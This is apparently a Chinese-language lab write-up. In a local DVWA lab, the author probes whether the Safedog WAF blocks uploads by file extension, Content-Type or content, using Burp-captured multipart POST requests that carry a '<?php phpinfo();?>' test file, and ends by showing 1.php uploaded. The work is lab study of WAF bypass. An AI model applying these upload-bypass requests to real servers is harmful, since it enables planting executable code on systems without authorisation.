

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQL DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

3.WAF 绕过文件上传：判断安全狗对于上传文件的检测规则，是基于文件后缀名、文件类型、文件内容中的哪项来进行匹配拦截，给出推导过程。

文件内容相同，一个是1.txt，另一个是1.php。1.php被拦截



500 错误 - phpstudy

192.168.80.134/DVWA/vulnerabilities/upload/#

HTTP 500 - Internal Server Error 服务器内部错误

错误说明: 服务器内部错误, 无法完成请求

原因1: 伪静态规则不正确

解决办法:

修改伪静态。

原因2: php版本与网站程序不兼容

解决办法:

更换PHP版本。

原因3: 网站无法连接至数据库

解决办法:

正确修改站点的数据库配置文件。

原因4: php禁用了某一函数, 需要开启

解决办法:

开启相关禁用函数。

原因5: 站点需要访问站外目录

解决办法:

关闭防跨站处理。

原因6: 源码本身有BUG

解决办法:

Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.80.134:80

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
1 POST /DVWA/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.80.134
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----16079138631585862109208323500
8 Content-Length: 492
9 Origin: http://192.168.80.134
10 Connection: close
11 Referer: http://192.168.80.134/DVWA/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=i17hkr9210a7a4dr3afm3t31ac
13 Upgrade-Insecure-Requests: 1
14
15 -----16079138631585862109208323500
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----16079138631585862109208323500
20 Content-Disposition: form-data; name="uploaded"; filename="1.php"
21 Content-Type: application/octet-stream
22
23 <?php phpinfo();?>
24 -----16079138631585862109208323500
25 Content-Disposition: form-data; name="Upload"
26
27 Upload
28 -----16079138631585862109208323500--
29
```




```

1 POST /DVWA/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.80.134
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----72246110317616841181700310027
8 Content-Length: 478
9 Origin: http://192.168.80.134
10 Connection: close
11 Referer: http://192.168.80.134/DVWA/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=1i7hkr9210a7a4dr3afm3t3lac
13 Upgrade-Insecure-Requests: 1
14
15 -----72246110317616841181700310027
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----72246110317616841181700310027
20 Content-Disposition: form-data; name="uploaded"; filename="1.txt"
21 Content-type: text/plain
22
23 <?php phpinfo();?>
24 -----72246110317616841181700310027
25 Content-Disposition: form-data; name="Upload"
26
27 Upload
28 -----72246110317616841181700310027--
29

```

改变1.php的Content-Type,还是被拦截



ability: File Upload

192.168.80.134/DVWA/vulnerabilities/upload/#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass


JavaScript

DVWA Security

PHP Info

About

Logout



Vulnerability: File Upload

Choose an image to upload:

浏览...

未选择文件。

Upload

../../../hackable/uploads/1.php succesfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://www.acunetix.com/websecurity/upload-forms-threat/>